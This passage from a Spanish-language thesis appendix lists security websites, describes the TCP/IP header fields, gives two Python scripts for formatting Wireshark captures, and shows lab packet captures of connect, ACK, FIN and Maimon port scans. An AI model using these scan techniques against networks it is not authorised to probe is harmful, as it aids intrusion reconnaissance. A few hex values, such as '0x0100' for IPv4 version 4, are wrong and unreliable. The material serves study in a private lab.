- **Packet Storm Security**: Sitio con información y herramientas de defensa por un lado y exploits por el otro. http://packetstormsecurity.org/

168 URL del aviso: http://www.cert.org/advisories/CA-2001-33.html

169 URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0550

- **Learn Security Online**: Incluye cursos, información y varios "CrackMe"[170] para comenzar a aprender sobre hacking. http://www.learnsecurityonline.com/index.php
- **The Ethical Hacker Network**: Comunidad, noticias y recursos sobre Hacking Etico. http://www.ethicalhacker.net/
- **Crackmes.de**: Sitio que contiene una Base de CrackMes más que interesante, clasificados por nivel, plataforma y lenguaje de programación, entre otros. http://www.crackmes.de/

170 Un "CrackMe" es un "problema de cracking", generalmente en forma de archivo binario, para romper y explotar su "protección".

Anexo A. Pila de Protocolos TCP/IP

En este anexo se pretende describir información del conjunto de protocolos más utilizados que giran alrededor de TCP/IP, como por ejemplo IP, TCP, UDP, etc., a fin de tenerlos a mano al leer el documento y que sirva de complemento.

A.1. Protocolo IPv4 - Encabezado

Bit Offset	Bits 0–3	4–7	8–15	16–18	19–31
0	Version	Long. Encabezado	Tipo de Servicio	Longitud Total en Bytes	
32	Identificador de Secuencia			Flags	Offset del Fragmento
64	Time to Live		ID de Protocolo	Checksum del Encabezado	
96	Dirección IP Origen - Source Address				
128	Dirección IP Destino - Destination Address				
160	Opciones (opcional)				
160/192+	Datos				

Tipo de Servicio (según RFC 791):

Bits 0-2	Bits 3-6	Bit 7
Precedencia	Tipo de Servicio Delay | Throughput | Reliability	Reservado

Tipo de Servicio (actualizado en el 2001, según RFC 3168):

Bits 0-5	Bits 6-7
Campo DS - DiffServ	Campo ECN – Notificación de Congestión Explícita

Flags:

Bit 0	Bit 1	Bit 2
Reservado	No Fragmentar - DF	Más Fragmentos - MF

Descripción breve de los campos [WIKI_IPv4]:

- **Versión** (4 Bits): para IPv4 (este caso) es igual a 0x0100.
- **Longitud del Encabezado** (IHL – *Internet Header Length*) (4 bits): Cantidad de palabras de 32 bits que ocupa el encabezado, limitando el encabezado total (campos obligatorios + opcionales) a 60 bytes.
- **Longitud Total en Bytes** (16 bits): Contiene la longitud total del datagrama, incluyendo encabezado y payload.
- **Identificador de Secuencia** (16 bits), **Flags** (3 bits): Contiene un número único de identificacion, necesario cuando el datagrama es parte de un

datagrama más grande pero fragmentado anteriormente, circunstancia en que se utilizan los bits de fragmentación del campo Flags.

- **Time To Live** (TTL) (8 bits): Límite máximo de saltos por los cuales este paquete puede ser enrutado.
- **ID de Protocolo** (8 Bits): ID del protocolo encapsulado en el payload, de acuerdo al listado descripto en el RFC 790. Por ejemplo, ICMP=0x01, TCP=0x06 y UDP=0x11.
- **Checksum** (16 bits): Resultado del algoritmo de corrección de errores aplicado al encabezado.
- **Dirección IP Origen** (32 bits): 4 bytes, cada uno especificando de 0 a 255 la dirección IP origen. Por ejemplo: 192.168.0.60 = 0xC0 0xA8 0x00 0x3C.
- **Dirección IP Destino** (32 bits): 4 bytes, cada uno especificando de 0 a 255 la dirección IP destino.

A.2. Protocolo TCP – Encabezado:

Bit offset	Bits 0–3	4–7	8–15	16–31
0	Puerto Origen – Source Port			Puerto Destino
32	Nro. de Secuencia - Sequence number			
64	Número de ACK - Acknowledgment number			
96	Offset de Datos	Reservado	CWR ECE URG ACK PSH RST SYN FIN	Window Size
128	Checksum			Puntero Urgente
160	Opciones (opcional)			
160/192+	Datos			

Descripción breve de los campos [WIKI_TCP]:

- **Puerto Origen** (16 Bits): 2 Bytes indicando el puerto de origen del segmento TCP. Por ejemplo, 58071=0xE2 0xD7.
- **Puerto Destino** (16 Bits): 2 Bytes indicando el puerto destino del segmento TCP. Por ejemplo, 22=0x00 0x16.
- Número de Secuencia (32 Bits): Debe su existencia al esquema de intercambio de datos fiable de TCP. Tiene un doble rol:
  - Si el bit de SYN está activado (es igual a 0x1), entonces este número es el ISN (*Initial Secuence Number* – Número de Secuencia Inicial) y el primer byte de datos es el número de secuencia más uno.
  - Si no, entonces el primer byte de datos es el número de secuencia.
- Número de ACK (32 Bits): Si el bit de ACK está activado (0x1), entonces el

valor de este campo es el siguiente byte que el receptor está esperando.

- Offset de Datos (4 Bits): Tamaño del encabezado en palabras de 32 bits. El mínimo es de 5 palabras (160 bits = 20 bytes), y el máximo es de 15 (480 bits = 60 bytes). Por ejemplo, si el encabezado es de 24 bytes = 192 bits = 6 palabras = 0x0110.
- Flags (8 Bits):
  - CWR y ECE: Sirven para el manejo de la congestión descripto en el RFC 3168.
  - URG: Indica que el campo de puntero a datos urgentes es significativo.
  - ACK: Indica que el campo de Número de ACK es significativo.
  - PSH: Función de *Push*.
  - RST (*Reset*): Reinicia la conexión.
  - SYN: Sincroniza números de secuencia, indica el inicio de la conexión.
  - FIN: Finalización de envío de datos.
- Window Size – Tamaño de Ventana (16 Bits): Tamaño en bytes de la ventana receptora, parte del mecanismo TCP de "ventanas deslizantes".
- Checksum (16 Bits): Suma de comprobación (chequeo por errores) del encabezado y de los datos.
- Puntero Urgente (16 Bits): Si el bit URG está activado, este valor es el desplazamiento (*offset*) que hay que sumar al valor del Número de Secuencia para obtener el último byte de los datos urgentes.
- **Opciones** (Variable): Hay opciones TCP definidas en RFCs posteriores al 791 y que se utilizan comúnmente, como por ejemplo el SACK, Window Scale y MSS (*Maximum Segment Size*).

A.3. Protocolo UDP – Encabezado

Bit Offset	Bits 0 - 15	16 - 31
0	Puerto UDP Origen - Source Port	Puerto UDP Destino - Destination Port
32	Longitud	Checksum
64	Datos	

Descripción breve de los campos [WIKI_UDP]:

- **Puerto Origen** (16 Bits): 2 Bytes indicando el puerto de origen del datagrama UDP. Puede que no sea necesario, en ese caso debería ser 0.

- **Puerto Destino** (16 Bits): 2 Bytes indicando el puerto destino del datagrama UDP.
- **Longitud** (16 Bits): Longitud en bytes del datagrama completo, encabezado y datos.
- **Checksum** (16 Bits): Suma de comprobación del datagrama completo.

A.4. Protocolo ICMP – Encabezado


Bit Offset	Bits 0 - 7	Bits 8-15	Bits 16-31
0	Tipo de ICMP	Código	Checksum
32	ID – Identificador		Número de Secuencia

Descripción breve de los campos [WIKI_ICMP]:

- **Tipo de ICMP** (8 Bits): Corresponde al tipo de paquete ICMP, por ejemplo 0x8 es un Echo Request (Ping) y un 0x0 un Echo Reply (Pong), mientras que un 0x3 es un Destination Unreachable. En la mayoría de casos como este último, para obtener el significado completo del paquete ICMP se lo debe combinar con el código.
- **Código** (8 Bits): En caso de que sea necesario (para algunos tipos de paquete ICMP), este campo brinda más información. Por ejemplo, si el campo Tipo es igual a 0x3, este campo puede tener valores desde el 0 (Red Destino Inalcanzable - *Destination Network Unreachable*) al 13 (Comunicación Administrativamente Prohibida – *Communication Administratively Prohibited*).
- **Checksum** (16 Bits): Suma de comprobación del encabezado + datos.
- **ID – Identificador** (16 Bits): Este campo contiene un valor único de identificación, que debería ser retornado en caso de un Echo Reply.
- **Número de Secuencia** (16 Bits): Este campo se inicializa en 0 en el primer Echo Request y luego es incrementado en cada envío.

A.5. TCP – Diagrama de Transición de Estados

TCP es un protocolo identificado fuertemente con diferentes estados en la vida de una conexión [WIKI_TCP].



Anexo B. Acerca de las Capturas de Tráfico

En este anexo se vuelcan la capturas de tráfico de red realizadas como documentación. Todas fueron generadas con el software Wireshark[171] v0.99.6, incluído en la versión 7.10 de Ubuntu GNU/Linux[172] para la arquitectura AMD64. Por otra parte, el host que figura con la IP 192.168.0.2 ("Saturno") es el físico, mientras el resto consistían en máquinas virtuales creadas y administradas por el software VMWare Workstation[173] 6.0.3 para AMD64. Todas las máquinas simulaban pertenecer a la misma Red LAN (192.168.0.0/24).

En la siguiente tabla se describen algunas características de los hosts configurados y utilizados:

Nombre	IP	RAM	Sistema Operativo
Saturno	192.168.0.2	1,5GB	Ubuntu GNU/**Linux** 7.10 Desktop – Kernel **2.6.22**
Tornado	192.168.0.20	128MB	**OpenBSD** Unix **4.2 -** 64 Bits
Ciclon	192.168.0.30	256MB	**FreeBSD** Unix **7.0** - 64 Bits
Trueno	192.168.0.60	256MB	Ubuntu GNU/**Linux** 6.06.2 Server – Kernel **2.6.15**
Tsunami	192.168.0.100	256MB	Red Hat **Linux** 6.2 – Kernel **2.2.14**

B.1. Scripts para Procesar las Capturas

Además, se utilizaron dos scripts en el lenguaje Python[174] para procesar, filtrar y resumir la información de las capturas. El primero, **parser.py,** fue utilizado al generar el resumen mostrado para todas las capturas de este documento menos la del Idle Scan (Sección 4.3.7, pág. 51) y la del Protocol Scan (Sección 4.3.9, pág.64). Este último requería que se muestre especialmente el campo IP-ID, por lo que se creó otro script para hacerlo posible: **pcap_parser.py**.

A continuación se muestra el código fuente de ambos scripts.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import csv

""" parser.py
    Este módulo obtiene un csv exportado de Wireshark y lo formatea para
    que ocupe menos ancho, sacándolo por stdout.

    Autor: Marcelo Fernández
```

171 Sitio del Capturador de Tráfico de Red Wireshark: http://www.wireshark.org/

172 Sitio del Sistema Operativo Ubuntu GNU/Linux: http://www.ubuntu.com

173 Sitio de VMWare: http://www.vmware.com

174 Sitio del lenguaje Python: http://www.python.org

```
"""

template_ip = """Paquete Nro: %s - Tiempo: %s
IP Origen: %s:%s -> IP Destino: %s:%s
Protocolo: %s
Descripción: %s
"""

template_mac = """Paquete Nro: %s - Tiempo: %s
Mac Origen: %s   -> Mac Destino: %s
IP Origen: %s:%s -> IP Destino: %s:%s
Protocolo: %s
Descripción: %s
"""

TEMPLATE = template_mac

if __name__ == '__main__':
    if len(sys.argv) > 1:
        # Tengo un parámetro, debe ser el archivo
        archivo_csv = sys.argv[1]
    else:
        print "Modo de uso: python parser.py archivo_wireshark.csv"
        sys.exit(1)

    try:
        f = open(archivo_csv,"rb")
    except IOError:
        print "Archivo %s no encontrado" % archivo_csv
        sys.exit(2)

    lector_csv = csv.reader(f)

    """ Obtengo los títulos y luego, registro por registro, voy
        imprimiendo """
    titulos = lector_csv.next()
    for l in lector_csv:
        print TEMPLATE % tuple(l)


#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import scapy

""" pcap_parser.py
    Este script carga un archivo pcap guardado por
    ejemplo con Wireshark y reconstruir sus paquetes con Scapy, para
    cualquier objetivo (por ejemplo, sirve para hacer replay de algunas
    tramas, paquetes o segmentos, a cualquier nivel).

    En este caso en particular, el main itera por cada paquete del pcap y
    llama a una funcion "print_packet" para que la imprima por stdout.

    La ventaja contra el export de Wireshark es que puedo imprimir
    cualquier campo a cualquier nivel de cada paquete, obteniendo un
    control total del proceso. Surgió como necesidad de formatear un
    Idle Scan, donde era necesario mostrar el IP-ID de cada paquete del
    Zombie.

    Tecnica para templates sencillos:
    http://www.noah.org/wiki/Python_templates
```

```
    Relacionado:
    - Para ver paquetes obtenidos con scapy con wireshark:
      http://trac.secdev.org/scapy/wiki/ViewingPacketsWithWireshark

    - Si se obtiene esto por consola (Ubuntu 7.10 _x86-64):

    In [1]: from scapy import *
    ERROR: Error during evaluation of config file [None]
    Traceback (most recent call last):
      File "/var/lib/python-support/python2.5/scapy.py", line 12185, in
read_config_file
          execfile(configfile)
          TypeError: execfile() argument 1 must be string, not None

    Crear el archivo ~/.scapy_startup.py, con el comando
    "touch ~/.scapy_startup.py"

    Autor: Marcelo Fernández
"""

# Escapo todos los campos que quiero que paresee scapy con %%
TEMPLATE = """Paquete nro. %s - Tiempo %f
Mac Origen: %%Ether.src%% -> Mac Destino: %%Ether.dst%%
IP Origen: %%IP.src%% -> %%IP.dst%%
IP Header: Version:%%IP.version%% Len:%%IP.len%% ID:%%IP.id%% Frag:%
%IP.frag%% TTL:%%IP.ttl%% (...)
TCP Header: SPort:%%r,TCP.sport%% DPort:%%r,TCP.dport%% SeqN:%%TCP.seq%%
AckN:%%TCP.ack%% Flags:0x%%02xr,TCP.flags%%(%%TCP.flags%%) Wnd:%
%TCP.window%% (...)
Descripcion: %s
"""

TEMPLATE_ICMP = """Paquete nro. %s - Tiempo %f
IP Origen: %%IP.src%% -> %%IP.dst%%
IP Header: Version:%%IP.version%% Proto:0x%%02xr,IP.proto%% (%%IP.proto%
%) (...)
ICMP Header: Tipo:0x%%02xr,ICMP.type%% Codigo:%%ICMP.code%%
Descripcion: %s
"""

def print_packets(paquetes):
    """ Esta funcion recibe una lista de instancias de scapy.Ether y los
        imprime de acuerdo a la variable template. """

    # El formato Pcap guarda el tiempo desde el Epoch, a mí no me gusta,
    # prefiero en relación a la primera trama capturada
    zero_time = paquetes[0].time
    index = 0

    for p in paquetes:
        index += 1
        relative_time = p.time - zero_time
        # Armo un template dinámico para pasarle al sprintf()

        """ Está disponible también la keyname prn para imprimir algo en
            particular y la lfilter para filtrar por algún parámetro
            paquetes.summary(prn = lambda(p): p.fields)
            paquetes.summary(lfilter = lambda(p): p[TCP].src ==
                             "192.168.0.2")"""

        template = TEMPLATE % (index, relative_time, p.summary())
        print p.sprintf(template)
```

```
if __name__ == '__main__':
    if len(sys.argv) > 1:
        # Tengo un parámetro, debe ser el archivo
        archivo_pcap = sys.argv[1]
    else:
        print "Modo de uso: python pcap_parser.py archivo_pcap.cap"
        sys.exit(1)

    try:
        paquetes = scapy.rdpcap(archivo_pcap)
    except IOError:
        print "Archivo %s no encontrado" % archivo_pcap
        sys.exit(2)

    print_packets(paquetes)
```

B.2. Las Capturas en Detalle

Por último, se documentan las capturas realizadas, junto con el número a la cual representan. Dado que las capturas en sí se almacenan originalmente en el formato binario Pcap, aquí se muestran las versiones interpretadas.

Sin embargo, se recomienda descargar libremente el paquete comprimido con capturas binarias, interpretaciones, y scripts de este anexo desde la siguiente URL: http://www.marcelofernandez.info/tesis/AnexoB-Capturas.tar.gz y abrirlas con algún software, como por ejemplo Wireshark, para investigar en mayor profundidad.

B.2.1. Captura 1: Puerto Abierto

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.001187
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.035640
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 4 - Tiempo: 0.036224
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 5 - Tiempo: 0.036243
IP Origen: 192.168.0.2:58071 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 58071 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 6 - Tiempo: 0.039220
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:58071
Protocolo: TCP
Descripción: 22 > 58071 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
```

```
Paquete Nro: 7 - Tiempo: 0.039266
IP Origen: 192.168.0.2:58071 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 58071 > 22 [RST] Seq=1 Len=0
```

B.2.2. Captura 2: Puerto Cerrado

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.035849
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.069626
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 4 - Tiempo: 0.069991
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 5 - Tiempo: 0.070008
IP Origen: 192.168.0.2:61609 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 61609 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 6 - Tiempo: 0.070331
IP Origen: 192.168.0.30:80 -> IP Destino: 192.168.0.2:61609
Protocolo: TCP
Descripción: 80 > 61609 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
```

B.2.3. Captura 3: Puerto UDP Cerrado

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.004720
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.041151
IP Origen: 192.168.0.2:63528 -> IP Destino: 192.168.0.30:53
Protocolo: DNS
Descripción: [Malformed Packet]

Paquete Nro: 4 - Tiempo: 0.041534
IP Origen: 192.168.0.30: -> IP Destino: 192.168.0.2:
Protocolo: ICMP
Descripción: Destination unreachable (Port unreachable)
```

B.2.4. Captura 4: Puerto Filtrado

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2
```

```
Paquete Nro: 2 - Tiempo: 0.000283
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.040598
IP Origen: 192.168.0.2:37555 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 37555 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 4 - Tiempo: 0.153698
IP Origen: 192.168.0.2:37556 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 37556 > 80 [SYN] Seq=0 Len=0 MSS=1460
```

B.2.5. Captura 5: Connect Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000780
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.000795
IP Origen: 192.168.0.2:57859 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [SYN] Seq=0 Len=0 MSS=1460 TSV=8376003 TSER=0 WS=7

Paquete Nro: 4 - Tiempo: 0.000985
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:57859
Protocolo: TCP
Descripción: 22 > 57859 [SYN, ACK] Seq=0 Ack=1 Win=131070 Len=0 MSS=1460 WS=1
TSV=21388768 TSER=8376003

Paquete Nro: 5 - Tiempo: 0.001014
IP Origen: 192.168.0.2:57859 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=8376004 TSER=21388768

Paquete Nro: 6 - Tiempo: 0.039861
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:57859
Protocolo: SSH
Descripción: Server Protocol: SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110

Paquete Nro: 7 - Tiempo: 0.039899
IP Origen: 192.168.0.2:57859 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [ACK] Seq=1 Ack=40 Win=5888 Len=0 TSV=8376014
TSER=21388875

Paquete Nro: 8 - Tiempo: 0.057467
IP Origen: 192.168.0.2:57859 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [RST, ACK] Seq=1 Ack=40 Win=5888 Len=0 TSV=8376019
TSER=21388875
```

B.2.6. Captura 6: ACK Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000269
```

```
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.031898
IP Origen: 192.168.0.2:34490 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 34490 > 22 [ACK] Seq=0 Ack=0 Win=1024 Len=0

Paquete Nro: 4 - Tiempo: 0.032162
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:34490
Protocolo: TCP
Descripción: 22 > 34490 [RST] Seq=0 Len=0

Paquete Nro: 5 - Tiempo: 0.032321
IP Origen: 192.168.0.2:34490 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 34490 > 80 [ACK] Seq=0 Ack=0 Win=2048 Len=0

Paquete Nro: 6 - Tiempo: 0.032396
IP Origen: 192.168.0.30:80 -> IP Destino: 192.168.0.2:34490
Protocolo: TCP
Descripción: 80 > 34490 [RST] Seq=0 Len=0
```

B.2.7. Captura 7: ACK Scan Filtrado

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000697
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.036039
IP Origen: 192.168.0.2:35837 -> IP Destino: 192.168.0.30:8080
Protocolo: TCP
Descripción: 35837 > 8080 [ACK] Seq=0 Ack=0 Win=4096 Len=0

Paquete Nro: 4 - Tiempo: 0.142627
IP Origen: 192.168.0.2:35838 -> IP Destino: 192.168.0.30:8080
Protocolo: TCP
Descripción: 35838 > 8080 [ACK] Seq=0 Ack=0 Win=1024 Len=0
```

B.2.8. Capturas 8: Fin, Maimon, Null y Xmas Scans

B.2.8.1 Fin Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000320
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.029559
IP Origen: 192.168.0.2:54943 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 54943 > 22 [FIN] Seq=0 Len=0

Paquete Nro: 4 - Tiempo: 0.029743
IP Origen: 192.168.0.2:54943 -> IP Destino: 192.168.0.30:8080
Protocolo: TCP
Descripción: 54943 > 8080 [FIN] Seq=0 Len=0
```

```
Paquete Nro: 5 - Tiempo: 0.029881
IP Origen: 192.168.0.30:8080 -> IP Destino: 192.168.0.2:54943
Protocolo: TCP
Descripción: 8080 > 54943 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 6 - Tiempo: 0.030898
IP Origen: 192.168.0.2:54943 -> IP Destino: 192.168.0.30:110
Protocolo: TCP
Descripción: 54943 > 110 [FIN] Seq=0 Len=0

Paquete Nro: 7 - Tiempo: 0.031089
IP Origen: 192.168.0.30:110 -> IP Destino: 192.168.0.2:54943
Protocolo: TCP
Descripción: 110 > 54943 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 8 - Tiempo: 1.149514
IP Origen: 192.168.0.2:54944 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 54944 > 22 [FIN] Seq=0 Len=0
```

B.2.8.2 Maimon Scan

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000339
IP Origen: 00:0c:29:e1:a2:26: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3 - Tiempo: 0.035459
IP Origen: 192.168.0.2:61763 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 61763 > 80 [FIN, ACK] Seq=0 Ack=0 Win=4096 Len=0

Paquete Nro: 4 - Tiempo: 0.035736
IP Origen: 192.168.0.30:80 -> IP Destino: 192.168.0.2:61763
Protocolo: TCP
Descripción: 80 > 61763 [RST] Seq=0 Len=0

Paquete Nro: 5 - Tiempo: 0.035818
IP Origen: 192.168.0.2:61763 -> IP Destino: 192.168.0.30:25
Protocolo: TCP
Descripción: 61763 > 25 [FIN, ACK] Seq=0 Ack=0 Win=1024 Len=0

Paquete Nro: 6 - Tiempo: 0.035911
IP Origen: 192.168.0.30:25 -> IP Destino: 192.168.0.2:61763
